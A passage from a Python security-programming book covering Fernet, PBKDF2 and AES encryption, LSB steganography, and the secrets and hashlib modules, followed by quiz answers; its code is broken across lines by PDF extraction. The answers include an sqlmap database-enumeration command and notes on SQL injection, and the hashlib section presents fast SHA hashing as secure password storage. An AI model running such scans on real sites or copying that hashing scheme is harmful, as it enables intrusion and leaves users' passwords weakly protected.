from cryptography.fernet
     import Fernet
key = Fernet.generate_key()
cipher_suite = Fernet(key)
print("Key
     "+str(cipher_suite))
message = "Secret
     message".encode("utf8")
cipher_text =
     cipher_suite.encrypt(mes
     sage)
plain_text =
     cipher_suite.decrypt(cip
     her_text)
print("Cipher text:
     "+str(cipher_text.decode
     ()))
print("Plain text:
     "+str(plain_text.decode(
     )))
```

This is the output of the preceding script:

```
$ python3
      encrypt_decrypt_message.
      py
Key
      <cryptography.fernet.Fer
      net object at
      0x7f29a2bf37b8>
Cipher text:
      gAAAAABfcglbXHiFG4VIGuH7
      tnI4dwXBMTi22TmF7Kpp9lcP
      yvqjbvhQN
      Va2EF8GDrothluhwp3M8nBB6
      kd4MBXD7aUeJuFtwA==
Plain text: Secret message
```

We could improve the preceding script by adding the possibility of saving the key in a file to use this key for both the encryption and decryption functions.

For this task, we need to import the **`Fernet`** class and start generating a key that is required for symmetric encryption/decryption. You can find the following code in the **`encrypt_decrypt_message_secret_key.py`** file inside the **`cryptography`** folder:

```
from cryptography.fernet
      import Fernet
def generate_key():
    key =
      Fernet.generate_key()
```

```
    with open("secret.key",
      "wb") as key_file:
        key_file.write(key)
def load_key():
    return open("secret.key",
      "rb").read()
```

In the preceding code, we are defining the **`generate_key()`** function, which generates a key and saves it to the **`secret.key`** file. The second function, **`load_key()`**, reads the previously generated key from the **`secret.key`** file:

```
def encrypt_message(message):
    key = load_key()
    encoded_message =
      message.encode()
    fernet = Fernet(key)
    encrypted_message =
      fernet.encrypt(encoded_m
      essage)
    return encrypted_message
def
      decrypt_message(encrypte
      d_message):
    key = load_key()
    fernet = Fernet(key)
    decrypted_message =
      fernet.decrypt(encrypted
      _message)
    return
      decrypted_message.decode
```

```
        ()
if __name__ == "__main__":
    generate_key()
    message_encrypted =
      encrypt_message("encrypt
      this message")
    print('Message
      encrypted:',
      message_encrypted)
    print('Message
      decrypted:',decrypt_mess
      age(message_encrypted))
```

In the preceding code, we are defining the **`encrypt_message()`** function, which encrypts a message passed as a parameter using the **`Fermet`** object and the **`encrypt()`** method from that object.

The second function decrypts an encrypted message. To decrypt the message, we just call the **`decrypt()`** method from the **`Fernet`** object. The main program just calls the previous functions with a hardcoded message to test the encrypt and decrypt methods.

This is the output of the preceding script:

```
$ python3
      encrypt_decrypt_message_
      secret_key.py
Message encrypted:
      b'gAAAAABfchiQjdvMaoChmm
      IYE4_IgpN2e66c8fHxEz_0tU
      hY6TjK8zoMbXEM1sXFiBtPR1
      aV2Yd5FIcWuPuRsT
```

```
        fsGd8Au2fp_w9PCGVhteBIjM
        BhFFoVaQw='
Message decrypted: encrypt
        this message
```

Another way of using Fernet is to pass a key in the **`init`** parameter constructor and this key can be derived from a password using an algorithm called **`PBKDF2`**, which provides a functionality to generate the password through a key derivation function.

Encryption with the PBKDF2 submodule

Password-Based Key Derivation Function 2 (**PBKDF2**) is typically used to derive a cryptographic key from a password. More information about key derivation functions can be found at https://cryptography.io/en/latest/hazmat/primitives/key-derivation-functions.html.

In the following example, we are using this function to generate a key from a password, and we use that key to create the **`Fernet`** object we will use for encrypting and decrypting the data.

In the process of encrypting and decrypting, we can use the **`Fernet`** object we have initialized with the key generated using the **`PBKDF2HMAC`** submodule. You can find the following code in the **`encrypt_decrypt_PBKDF2HMAC.py`** file inside the **`cryptography`** folder:

```
from cryptography.fernet
        import Fernet
```

```
from
      cryptography.hazmat.back
      ends import
      default_backend
from
      cryptography.hazmat.prim
      itives import hashes
from
      cryptography.hazmat.prim
      itives.kdf.pbkdf2 import
      PBKDF2HMAC
import base64
import os
password =
      "password".encode("utf8"
      )
salt = os.urandom(16)
pbkdf =
      PBKDF2HMAC(algorithm=has
      hes.SHA256(),length=32,s
      alt=salt,iterations=1000
      00,backend=default_backe
      nd())
key = pbkdf.derive(password)
pbkdf =
      PBKDF2HMAC(algorithm=has
      hes.SHA256(),length=32,s
      alt=salt,iterations=1000
      00,backend=default_backe
      nd())
pbkdf.verify(password, key)
```

```
key =
      base64.urlsafe_b64encode
      (key)
fernet = Fernet(key)
token =
      fernet.encrypt("Secret
      message".encode("utf8"))
print("Token: "+str(token))
print("Message:
      "+str(fernet.decrypt(tok
      en).decode()))
```

In the preceding code, we are using the **PBKDF2HMAC** submodule to generate a key from a password. We are using the **verify()** method from the **pbkdf** object, which checks whether deriving a new key from the supplied key generates the same key and raises an exception if they do not match.

If we try to execute the preceding script in the **verify()** method, we use a different password than the one used to generate the key and then it launches the **cryptography.exceptions.InvalidKey** exception:

```
$ python3
      encrypt_decrypt_PBKDF2HM
      AC.py
Traceback (most recent call
      last):
  File
      "encrypt_decrypt_PBKDF2H
      MAC.py", line 18, in
      <module>
```

```
    pbkdf.verify("other
      password".encode("utf8")
      , key)
  File
      "/usr/local/lib/python3.
      7/dist-
      packages/cryptography/ha
      zmat/primitives/kdf/pbkd
      f2.py", line 60, in
      verify
    raise InvalidKey("Keys do
      not match.")
cryptography.exceptions.Inval
      idKey: Keys do not
      match.
```

We continue to analyze the possibilities offered by this module for symmetric encryption with the AES algorithm.

SYMMETRIC ENCRYPTION WITH THE CIPHERS PACKAGE

The **ciphers** package from the **cryptography** module provides a class for symmetric encryption with the **cryptography.hazmat.primitives.ciphers.Cipher** class.

Cipher objects combine an algorithm such as AES, with a mode, such as **CBC** or **CTR**. In the following script, we can see an example of encrypting and then decrypting content with the AES algorithm.

You can find the following code in the **encrypt_decrypt_AES.py** file inside the **cryptography** folder:

```
import os
from
      cryptography.hazmat.prim
      itives.ciphers import
      Cipher, algorithms,
      modes
from
      cryptography.hazmat.back
      ends import
      default_backend
backend = default_backend()
key = os.urandom(32)
iv = os.urandom(16)
cipher =
      Cipher(algorithms.AES(ke
      y), modes.CBC(iv),
      backend=backend)
encryptor =
      cipher.encryptor()
print(encryptor)
message_encrypted =
      encryptor.update("a
      secret
      message".encode("utf8"))
print("Cipher text:
      "+str(message_encrypted)
      )
```

```
cipher_text
      =  message_encrypted +
      encryptor.finalize()
decryptor =
      cipher.decryptor()
print("Plain text:
      "+str(decryptor.update(c
      ipher_text).decode()))
```

In the preceding code, we are generating a **cypher** object using the AES algorithm with a randomly generated key and **CBC** mode.

This is the output of the preceding script:

```
$ python3
      encrypt_decrypt_AES.py
<cryptography.hazmat.primitiv
      es.ciphers.base._CipherC
      ontext object at
      0x7fe70b6ce630>
Cipher text:
      b'&;\x91b\xb3\xd7]\x88U[
      \x1e\xf6j\xf4h\x04'
Plain text: a secret message
```

In the preceding output, we can see the generated **cipher** object used to encrypt and decrypt the secret message.

After analyzing the possibilities offered by the **cryptography** module, we continue with another means of performing cryptography, such as steganography, and what Python offers in this respect.

Steganography techniques for hiding information in images

In this section, we will review steganography techniques and **`stepic`** as the Python module for hiding information in images.

Introduction to steganography

Steganography is the art of hiding information in texts, images, and other types of digital documents such as images and videos. Since ancient times, this technique has been used to send secret messages and hide all kinds of information, and today governments continue to use it very often.

Among the main types of steganography, we can highlight the following:

- **Secret key steganography**: In this technique, the secret key is exchanged before communication is established. The secret key takes the covert message and encrypts it with the secret message. Only senders and recipients know how to open encrypted files.
- **Public key steganography**: In this technique, the sender will use the

public key during the encryption process and only the private key that is related to the public key can decrypt the secret message.

- **Image steganography**: This technique is widely used to hide secret messages in images within the **Least Significant Bit (LSB)**.
- **Audio steganography**: It is possible to hide a secret message in an audio file.We can encrypt 16-bit files that have 216 sound levels. The difference in the sound levels cannot be detected by the human ear.
- **Video steganography**: The biggest advantage of video steganography is that it can contain a large amount of data.
- **Text steganography**: This technique can be used in data compression, as it encrypts secret messages in a representation.

Now we will go into detail regarding image steganography, which is a specific branch of

cryptography that allows us to hide a secret message in public information such as images. One of the main techniques for hiding information is to use the LSB.

STEGANOGRAPHY WITH LSB

Least Significant Bit is a steganography method generally used for images that involves changing the least important bit of each of the binary numbers of a file to the bits of another file that you want to hide.

In the case of images, each pixel is made up of red, green, and blue and is denoted with 8 bits to store color information. With the last bit for a specific pixel, we can use an LSB to store our data and this will have a minor effect on the image. So, each pixel has three LSBs that we can use to store a secret message.

By changing the last value of each respective byte, a message can be hidden in a file without causing major changes. However, this method has a limited number of bits that you can hide in a file. If the file is 4,008 bytes, you can hide a maximum of 4,008 bits.

For example, if you have `10111010`, `0` will be the LSB, the one that changes the value of the number the least. If you have the number `10111011`, then `1` will be the LSB.

The goal of this technique is to edit the LSB, that is, the one that is last on the right. In this way, we can hide not only text, but all kinds of information, since everything is representable in binary values. The way to recover the information is just to receive the altered image and start reading the LSBs, because every eight bits, we have the representation of a character.

In the following script, we are implementing this technique with Python. You can find the following code in the **steganography_LSB.py** file inside the **steganography** folder:

```
from PIL import Image
def set_LSB(value, bit):
    if bit == '0':
        value = value & 254
    else:
        value = value | 1
    return value
def get_LSB(value):
    if value & 1 == 0:
        return '0'
    else:
        return '1'
```

First, we define our functions to set and get the LSB.

We continue with the **get_pixel_pairs()** and **extract_message()** methods that read the image and access the LSB for each pixel pair:

```
def
     get_pixel_pairs(iterable
     ):
    a = iter(iterable)
    return zip(a, a)
def extract_message(image):
    c_image =
     Image.open(image)
```

```
    pixel_list =
      list(c_image.getdata())
    message = ""
    for pix1, pix2 in
      get_pixel_pairs(pixel_li
      st):
        message_byte = "0b"
        for p in pix1:
            message_byte +=
      get_LSB(p)
        for p in pix2:
            message_byte +=
      get_LSB(p)
        if message_byte ==
      "0b00000000":
            break
        message +=
      chr(int(message_byte,2))
    return message
```

Finally, we define the **`hide_message()`** method, which reads the image and hides the message in the image using the LSB for each pixel:

```
def hide_message(image,
      message, outfile):
    message += chr(0)
    c_image =
      Image.open(image)
    c_image =
      c_image.convert('RGBA')
```

```
out =
  Image.new(c_image.mode,
  c_image.size)
width, height =
  c_image.size
pixList =
  list(c_image.getdata())
newArray = []
for i in
  range(len(message)):
     charInt =
  ord(message[i])
     cb =
  str(bin(charInt))
  [2:].zfill(8)
     pix1 = pixList[i*2]
     pix2 =
  pixList[(i*2)+1]
     newpix1 = []
     newpix2 = []
     for j in range(0,4):
         newpix1.append(se
  t_LSB(pix1[j], cb[j]))
         newpix2.append(se
  t_LSB(pix2[j], cb[j+4]))
     newArray.append(tuple
  (newpix1))
     newArray.append(tuple
  (newpix2))
newArray.extend(pixList[l
  en(message)*2:])
```

```
    out.putdata(newArray)
    out.save(outfile)
    return outfile
```

Our main function will call the **`hide_message()`** method for hiding text in an input image and the **`extract_message()`** method for extracting the message from the output generated image:

```
if __name__ == "__main__":
    print("Testing hide
      message in
      python_secrets.png with
      LSB ...")
    print(hide_message('pytho
      n.png', 'Hidden
      message',
      'python_secrets.png'))
    print("Hide test passed,
      testing message
      extraction ...")
    print(extract_message('py
      thon_secrets.png'))
```

The following is the output of the execution of the preceding script, where we are hiding text in an image without losing information pertaining to the image and extracting the same message using the LSB technique. At this point, you can look at both images and see whether you can see any difference with the naked eye:

```
$ python3
      steganography_LSB.py
```

```
Testing hide message in
      python_secrets.png with
      LSB ...
python_secrets.png
Hide test passed, testing
      message extraction ...
Hidden message
```

Another tool that we can find within the Python ecosystem that uses the LSB technique is **`stegano`**.

STEGANOGRAPHY WITH STEGANO

Stegano is a steganography tool that is used to hide a text message in a PNG image file, and this tool also reveals the hidden message in the image file.

You can install it with the following command:

```
$ sudo pip3 install stegano
```

Stegano provides the following options for hiding and revealing data in images:

```
$ stegano-lsb -h
usage: stegano-lsb [-h]
      {hide,reveal} ...
positional arguments:
  {hide,reveal}  sub-command
      help
    hide         hide help
    reveal       reveal help
optional arguments:
```

```
  -h, --help     show this
     help message and exit
```

With the following command, you can hide text in an input image:

```
$ stegano-lsb hide -i
     input.png -m "text" -e
     UTF-32LE -o output.png
```

With the **reveal** option, we can reveal the text hidden in the image:

```
$ stegano-lsb reveal -i
     output.png -e UTF-32LE
```

This tool also offers the possibility to hide a secret image inside another image with the following command:

```
$ stegano-lsb hide -i
     input.png -f file.jpeg -
     o output.png
```

With the **reveal** option, we can extract the hidden image inside the image:

```
$ stegano-lsb reveal -i
     output.png -o
     output2.jpeg
```

We can continue analyzing the main module that we have in Python to hide and reveal text from an image in a simple way through a pair of methods.

Steganography with Stepic

Stepic provides a Python module and a command-line interface to hide arbitrary data within images using the LSB technique. You can install it with the following command:

```
$ pip3 install stepic
```

Stepic provides the following methods available for encoding and decoding data in images:

```
>>> import stepic
>>> help(stepic)
Help on module stepic:
NAME
    stepic - # stepic -
     Python image
     steganography
FUNCTIONS
    decode(image)
        extracts data from an
     image
    decode_imdata(imdata)
        Given a sequence of
     pixels, returns an
     iterator of characters
        encoded in the image
    encode(image, data)
        generates an image
     with hidden data,
     starting with an
     existing
        image and arbitrary
     data
```

```
    encode_imdata(imdata,
      data)
         given a sequence of
      pixels, returns an
      iterator of pixels with
         encoded data
    encode_inplace(image,
      data)
         hides data in an
      image
```

You can find the source code of the preceding methods in the following repository:

https://git.launchpad.net/~stepic-dev/stepic/tree/stepic/__init__.py

Stepic uses the LSB to establish the end of the data. The **encode(image, data)** method generates an image with hidden data, starting with an existing image and arbitrary data, and **decode(image)** extracts data from an image by calling **decode_imdata(imdata)**, which, given a sequence of pixels, returns an iterator of characters encoded in the image.

In the following script, we are using the **encode()** method from the **stepic** module to hide some text in an image. You can find the following code in the **stepic_hide_message.py** file inside the **steganography** folder:

```
from PIL import Image
import stepic
image =
      Image.open("python.png")
```

```
image2 = stepic.encode(image,
      'This is the hidden
      text'.encode("utf8"))
image2.save('python_secrets.p
      ng','PNG')
image2 =
      Image.open('python_secre
      ts.png')
data = stepic.decode(image2)
print("Decoded data: " +
      data)
```

In the preceding script, we are opening an image file in which you want to hide some text. This returns another image instance, saving this information in a second image. Finally, we use the **`decode()`** function to extract data from an image to obtain the hidden text.

Now that you have learned how to hide content inside an image with steganography, you will learn how to generate keys and passwords securely with the **`secrets`** and **`hashlib`** modules.

Generating keys securely with the secrets and hashlib modules

In this section, we are going to review the main modules Python provides for generating keys and passwords in a secure way.

Generating keys securely with the secrets module

The **secrets** module is used to generate cryptographically strong random numbers, suitable for managing data such as passwords, user authentication, security tokens, and related secrets.

In general, the use of random numbers is common in various scientific computing applications and cryptographic applications. With the help of the **`secrets`** module, we can generate reliable random data that can be used by cryptographic operations.

In particular, **`secrets`** are recommended to be used preferably over the generation of pseudo-random numbers using the **`random`** module, which is designed for modeling and simulation, and not for security or cryptography.

The **`secrets`** module derives its implementation from the **`os.urandom()`** and **`SystemRandom()`** methods that interact with the operating system to ensure cryptographic randomness.

The Python **`secrets`** module can help you accomplish the following tasks:

- Generate random tokens for security applications.
- Create strong passwords.
- Generate tokens for secure URLs.

The following code generates a random number in hexadecimal format:

```
>>> import secrets
>>> secrets.token_hex(20)
'ccaf5c9a22e854856d0c5b1b96c8
     1e851bafb288'
```

The **secrets** module allows us to generate a random and secure password to use as a token or encryption key. In the following example, we are generating a random and cryptographically secure password.

You can find the following code in the **generate_password.py** file inside the **secrets** folder:

```
from secrets import choice
from string import
     ascii_letters,
     ascii_uppercase, digits
characters = ascii_letters +
     ascii_uppercase + digits
length = 16
random_password=
     ''.join(choice(character
     s) for character in
     range(length))
print("The password generated
     is:", random_password)
```

The **string** module contains some constants that represent the lowercase alphabet located in **ascii_letters**, uppercase located in **ascii_uppercase**, and the digits in

digits. Knowing this, we could concatenate these values and create a string that will have these characters concatenated.

We define a length and the important part is where we use the **join** function that joins an empty string **''** with a character that is chosen from a range determined by the length specified, choosing a random character 16 times.

The following could be the execution of the preceding script, where we are generating a password of 16 characters in length combining characters and numbers:

```
The password generated is:
      VYiRK2ZVoxOC3HJm
```

In the following example, we are creating a 16-character long alphanumeric password with each of the following requirements: a single lowercase letter, an uppercase character, a digit, and a special character.

You can find the following code in the **generate_secure_url.py** file inside the **secrets** folder:

```
import secrets
import string
def generateSecureURL():
    src =
      string.ascii_letters +
      string.digits +
      string.punctuation
    password =
      secrets.choice(string.as
      cii_lowercase)
```

```
    password +=
      secrets.choice(string.as
      cii_uppercase)
    password +=
      secrets.choice(string.di
      gits)
    password +=
      secrets.choice(string.pu
      nctuation)
    for i in range (16):
        password +=
      secrets.choice(src)
    print ("Strong
      password:", password)
    secureURL =
      "https://www.domain.com/
      auth/reset="
    secureURL +=
      secrets.token_urlsafe(16
      )
    print("Token secure
      URL:", secureURL)
if __name__ == "__main__":
    generateSecureURL()
```

In the preceding code, we are generating a token-secure URL using the **`token_urlsafe()`** method, which provides a secure text string for URLs with a specific length.

This could be the execution of the preceding script, where we are generating a password and a token-secure URL:

```
Strong password:
      sT5\Dv3lR{Efl{o]Uk<v
Token secure URL:
      https://www.domain.com/a
      uth/reset=YdvkTXk7b_h7CD
      Bh0-VL7A
```

We continue analyzing the **hashlib** module, https://docs.python.org/3.7/library/hashlib.html, for different tasks related to generating secure passwords and checking the hash of a file.

Generating keys securely with the hashlib module

The **hashlib** module allows us to obtain the hash of a password in a safe way and helps us to make a hash attack difficult to carry out.

You can find the following code in the **hash_password.py** file inside the **hashlib** folder:

```
import hashlib
password = input("Password:")
hash_password =
      hashlib.sha512(password.
      encode())
print("The hash password
      is:")
print(hash_password.hexdigest
      ())
```

The preceding code creates an **sha-512** from a string that represents a password. The input is converted

to a string and the **hashlib.sha512** method is called to hash the string. Finally, the hash is obtained using the **hexdigest()** method.

The following could be the execution of the preceding script where we are generating a hash with an **sha-512** algorithm:

```
Password:password
The hash password is:
b109f3bbbc244eb82441917ed06d6
      18b9008dd09b3befd1
      b5e07394c706a8bb980b1d77
      85e5976ec049b46df5f1326
      af5a2ea6d103fd07c95385ff
      ab0cacbc86
```

We could improve the preceding example by adding a salt to the generation of the hash from the password. The salt is a random number that you can use as an additional input to a one-way function that hashes the input password. You can find the following code in the **generate_check_password.py** file inside the **hashlib** folder:

```
import uuid
import hashlib
def hash_password(password):
    # uuid is used to
      generate a random number
    salt = uuid.uuid4().hex
    return
      hashlib.sha256(salt.enco
      de() +
```

```
        password.encode()).hexdi
        gest() + ':' + salt
def
        check_password(hashed_pa
        ssword, user_password):
    password, salt =
        hashed_password.split(':
        ')
    return password ==
        hashlib.sha256(salt.enco
        de() +
        user_password.encode()).
        hexdigest()
new_pass = input('Enter your
        password: ')
hashed_password =
        hash_password(new_pass)
print('The password hash: ' +
        hashed_password)
old_pass = input('Enter again
        the password for
        checking: ')
if
        check_password(hashed_pa
        ssword, old_pass):
    print("Password is
        correct")
else:
    print("Passwords doesn't
        match")
```

In the preceding code, we are checking that both passwords entered are the same. For this task, the

hash_password() method performs the inverse process of the **generate_password()** method.

The following is an example of the execution of the preceding script, where we are generating and checking the password hash generated with the **sha-512** algorithm:

```
Enter your password: password
The password hash:
      0cfa3fd33cea8a0edae7f6a4
      d29d2134174dbd
      5fa7ad1d9840b53ba16350e1
      f5:87e9abcf3a544ac888b7f
      d0c68a306d7
Enter again the password for
      checking: password
Password is correct
```

We will continue with other **hashlib** methods. The **new()** method returns a new object of the **hash** class and takes as the first parameter a string with the name of the hash algorithm ("md5", "sha256", or "sha512") and a second parameter that represents a byte string with the data:

```
import hashlib
hash =
      hashlib.new("hash_type",
      "string")
```

The following is an example of hashing a password with **sha1** and printing the result:

```
import hashlib
```

```
hash = hashlib.new("sha1",
      "password".encode())
print(hash.digest(),
      hash.hexdigest())
```

The **digest()** method processes the data from a hash object and converts it to a byte-encrypted object, made up of bytes in the range **0** to **255**. The **hexdigest()** method has the same function as **digest()**, but its output is a double-length string, made up of hexadecimal characters.

AVAILABLE HASH ALGORITHMS

We have seen that the **hashlib.new()** method requires the name of an algorithm when it calls it to produce a generator. To find out what hash algorithms are available in the current Python interpreter, you can use **hashlib.algorithms_available**:

```
import hashlib
hashlib.algorithms_available
# ==> {'sha256', 'DSA-SHA',
      'SHA512', 'SHA224',
      'dsaWithSHA', 'SHA',
      'RIPEMD160', 'ecdsa-
      with-SHA1', 'sha1',
      'SHA384', 'md5', 'SHA1',
      'MD5', 'MD4', 'SHA256',
      'sha384', 'md4',
      'ripemd160', 'sha224',
      'sha512', 'DSA',
```

```
    'dsaEncryption', 'sha',
    'whirlpool'}
```

There are also some algorithms that are guaranteed to be available on all platforms and interpreters, and these are available using **hashlib.algorithms_guaranteed**:

```
hashlib.algorithms_guaranteed
# ==> {'sha256', 'sha384',
    'sha1', 'sha224', 'md5',
    'sha512'}
```

The **hashlib.algorithms_guaranteed** collection provides the names of the algorithms supported by the module that are present in all Python versions, so with the following code we can test the effectiveness of each of the hash algorithms. You can find the following code in the **testing_algorithms.py** file inside the **hashlib** folder:

```
import hashlib
for algorithm in
    hashlib.algorithms_guara
    nteed:
  print(algorithm)
  h =
    hashlib.new(algorithm)
  h.update("password".encod
    e())
  try:
      print(h.hexdigest())
  except TypeError:
```

```
        print(h.hexdigest(128
    ))
```

Another possibility offered by the **hashlib** module is to be able to check the integrity of a file. Hashes can be used to verify whether two files are identical or to verify that the contents of a file have not been corrupted or changed. You can use **hashlib** to generate a hash for a file.

The following script allows you to obtain the hash of any file with available algorithms such as MD5, SHA1, and SHA256. You can find the following code in the **hash_file.py** file inside the **hashlib** folder:

```
import hashlib
file_name = input("Enter file
    name:")
file = open(file_name, 'r')
data =
    file.read().encode('utf-
    8')
print("-- %s --" % file_name)
print(hashlib.algorithms_avai
    lable)
for algorithm in
    hashlib.algorithms_avail
    able:
    hash =
     hashlib.new(algorithm)
    hash.update(data)
    try:
```

```
            hexdigest =
          hash.hexdigest()
        except TypeError:
            hexdigest =
          hash.hexdigest(128)
        print("%s: %s" %
          (algorithm, hexdigest))
```

The preceding script returns the hash of the file entered by the user applying the different algorithms that **hashlib** provides.

The following could be the execution of the preceding script, where we are checking the hash of the file with algorithms available in **hashlib**:

```
Enter file name:hash_file.py
-- hash_file.py --
{'blake2s', 'blake2s256',
     'sha3_384', 'sha224',
     'shake_256',
     'blake2b512',
     'shake128', 'sm3', 'md5-
     sha1', 'sha3_512',
     'ripemd160', 'shake256',
     'sha3-256', 'blake2b',
     'sha3-224', 'sha512-
     224', 'sha1', 'sha512',
     'md4', 'sha3_256',
     'md5', 'sha3_224',
     'whirlpool', 'sha3-384',
     'sha512-256',
     'shake_128', 'sha3-512',
     'sha384', 'sha256'}
```

```
blake2s:
      7e4a9ac0efba01e5c8295a0d
      8031b5215
      191e9068740b24f8162d5bbb
      f9e9f96
blake2s256:
      7e4a9ac0efba01e5c8295a0d
      8031b5215191e
      9068740b24f8162d5bbbf9e9
      f96
...
```

In this section, we have reviewed the main modules for tasks related to the generation of passwords in a secure way, as well as the verification of the integrity of a file with the different hash algorithms.

Summary

One of the objectives of this chapter was to learn about the **`pycryptodome`** and **`cryptography`** modules that allow us to encrypt and decrypt information with the AES and DES algorithms. We also looked at steganography techniques, such as the LSB, and how to hide information in images with the **`stepic`** module.

Everything learned throughout this chapter could be useful for developers in terms of having alternatives when we need to use a module that makes it easier for us to apply cryptographic and steganographic techniques in our applications.

To conclude this book, I would like to emphasize that you should learn more about the topics you consider most important. Each chapter covers the fundamental ideas,

and from this starting point, you can use the *Further reading* section to find resources for more information.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which algorithm type uses two different keys, one for encryption and the other for decryption?
2. Which package from the **`cryptography`** module can we use for symmetric encryption?
3. Which algorithm is used to derive a cryptographic key from a password?
4. Which class of **`cryptography`** module provides the cipher's package symmetric encryption?
5. Which package from **`pycrypto`** contains some hash functions that allow one-way encryption?

Further reading

In the following links, you can find more information about the aforementioned tools and the official Python

documentation for some of the modules referenced:

- **Pycryptodome documentation**: (https://pycryptodome.readthedocs.io)
- **Encrypt data with AES**: (https://pycryptodome.readthedocs.io/en/latest/src/examples.html#encrypt-data-with-aes)
- **PyCrypto** (https://www.dlitz.net/software/pycrypto/): This is a library that allows users to encrypt and decrypt data.
- **Simple-crypt** (https://pypi.org/project/simple-crypt/): This is a library that allows users to encrypt and decrypt data, delegating all the hard work to the PyCrypto library.
- **Bcrypt** (https://pypi.org/project/bcrypt/): Bcrypt is a library that allows users to generate password hashes.
- **Matroschka** (https://github.com/qbektrix/Matros

chka): Matroschka is a tool developed in Python that runs from the command line and allows you to hide text in images and encrypt files using the LSB technique.

- **LSB-Steganography** (https://github.com/RobinDavid/LSB-Steganography): A Python tool that implements LSB image steganography.
- **cloaked-pixel** (https://github.com/livz/cloaked-pixel): A Python tool that implements LSB image steganography.
- **Secrets** (https://docs.python.org/3/library/secrets.html#module-secrets): The secrets module is used to generate cryptographically strong random numbers that are suitable for managing data, such as passwords and security tokens.
- **hash-identifier** (https://github.com/blackploit/hash-identifier): A Python tool for

identifying the different types of hashes used to encrypt data, and passwords in particular.

Assessments

In the following pages, we will review all of the practice questions from each of the chapters in this book and provide the correct answers.

Chapter 1 – Working with Python Scripting

1. The Python dictionary data structure provides a hash table that can store any number of Python objects. The dictionary consists of pairs of items containing a key and a value.
2. By adding a breakpoint. In this way, we can debug and see the content of the variables just at the point where we have established the breakpoint.
3. **`BaseException`**
4. The **`dir()`** method.
5. **`OptionParser`**

Chapter 2 – System Programming Packages

1. The system (**`sys`**) module.
2. **`subprocess.call("cls", shell=True)`**
3. We can use the context manager approach and the **`with`** statement.
4. Processes are full programs. Threads are similar to processes: they are also code in execution. The difference is that threads are executed within a process and the threads of a process share resources among themselves, such as memory.
5. The execution of threads in Python is controlled by the **Global Interpreter Lock** (**GIL**) so that only one thread can be executed at any time, independently of the number of processors with which the machine counts.

Chapter 3 – Socket Programming

1. **`socket.accept()`** is used to accept the connection from the client. This method returns two values: **`client_socket`** and **`client_address`**, where **`client_socket`** is a new socket object used to send and receive data over the connection.
2. **`socket.sendto(data, address)`** is used to send data to a given address.
3. The **`bind(IP,PORT)`** method allows you to associate a host and a port with a specific socket; for example, **`server.bind(("localhost", 9999))`**.
4. The main difference between TCP and UDP is that UDP is not connection-oriented. This means that there is no guarantee that our packets will reach their destinations,

and there is no error notification if a delivery fails.

5. The **`sock.connect_ex((ip_address,port))`** method is used for checking the state of a specific port in the IP address we are analyzing.

Chapter 4 – HTTP Programming

1. **`response = requests.post(url, data=data)`**
2. **`requests.post(url,headers=headers,proxies=proxy)`**
3. **`response.status_code`**
4. The HTTP digest authentication mechanism uses MD5 to encrypt the user, key, and realm hashes.
5. The User-Agent header.

Chapter 5 – Connecting to the Tor Network and Discovering Hidden Services

1. Guard, Middle, Relay, and Exit
2. **`ProxyChains`**
3. **`ExoneraTor`**
4. **`get_server_descriptors()`**
5. **`controller.signal(Signal.NEWNYM)`**

Chapter 6 – Gathering Information from Servers

1. The **`host()`** method returns the dictionary data structure for processing the results.
2. We need to create a socket with the **`sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`** instruction, send a **`GET`** request with the **`sock.sendall(http_get)`** instruction, and finally receive data with the **`sock.recvfrom(1024)`** method.
3. **`dns.resolver.query('domain','NS')`**
4. The FuzzDB project provides categories that are separated into different directories that contain predictable resource location

patterns and patterns for detecting vulnerabilities with malicious payloads or vulnerable routes.

5. We can use the **`requests`** module to make a request over a domain using the different attack strings we can find in the **`MSSQL.txt`** file.

Chapter 7 – Interacting with FTP, SFTP, and SSH Servers

1. **file_handler = open(DOWNLOAD_FILE_NAME, 'wb')**

   ftp_cmd = 'RETR %s' %DOWNLOAD_FILE_NAME

   ftp_client.retrbinary(ftp_cmd,file_handler.write)
2. **ssh = paramiko.SSHClient()**

   ssh.connect(host, username='username', password='password')
3. **ssh_session = client.get_transport().open_session()**
4. **ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())**

5. **asyncssh.SSHServer**

Chapter 8 – Working with Nmap Scanner

1. **`portScanner = nmap.PortScanner()`**
2. **`portScannerAsync = nmap.PortScannerAsync()`**
3. **`portScannerAsync.scan('ip_adress','port_list',arguments='--script=/usr/local/share/nmap/scripts/')`**
4. **`self.portScanner.scan(hostname, port)`**
5. When performing the scan, we can indicate an additional callback function parameter where we can define the function that would be executed at the end of the scan.

Chapter 9 – Interacting with Vulnerability Scanners

1. **Common Vulnerabilities Scoring System** (**CVSS**).
2. **`scan = ness6rest.Scanner(url="`**https://nessusscanner:8834**`", login="username", password="password")`**
3. With the **`scan_details(self, name)`** method, you can get the details of the requested scan.
4. **`scan_list()`**
5. **`connection = gvm.connections.TLSConnection(hostname='localhost')`**

Chapter 10 – Identifying Server Vulnerabilities in Web Applications

1. **Cross-Site Scripting** (**XSS**) allows attackers to execute scripts in the victim's browser, allowing them to hijack user sessions or redirect the user to a malicious site.
2. SQL injection is a technique that is used to steal data by taking advantage of a non-validated input vulnerability. Basically, it is a code injection technique where an attacker executes malicious SQL queries that control a web application's database.
3. The **`dbs`** option. Here's an example of its use: **`$ sqlmap -u`** http://testphp.productweb.com/showproducts.php?cat=1–dbs
4. **`ssl-heartbleed`**
5. **`HandShake`** determines what cipher suite will be used to encrypt their communication, verify the

server, and establish that a secure connection is in place before beginning the actual transfer of data.

Chapter 11 – Security and Vulnerabilities in Python Modules

1. **`eval()`**
2. **`yaml.safe_load()`** limits the conversion of YAML documents to simple Python objects such as integers or lists.
3. The **`shlex`** module and the **`quote()`** method.
4. Shell injection.
5. You need to import the **`escape()`** method from the **`flask`** package.

Chapter 12 – Python Tools for Forensics Analysis

1. **`sqlite_master`**
2. **`pslist`** and **`windows.pslist.PsList`**
3. **`Microsoft\\Windows\\CurrentVersion\\Run`**
4. **`ControlSet00\\services`**
5. **`TimeRotatingFileHandler`**

Chapter 13 – Extracting Geolocation and Metadata from Documents, Images, and Browsers

1. **`geolite2.lookup(ip_address)`**
2. The **`PyPDF2`** module offers the ability to extract document information, as well as encrypt and decrypt documents. To extract metadata, we can use the **`PdfFileReader`** class and the **`getDocumentInfo()`** method, which return a dictionary with the document data.
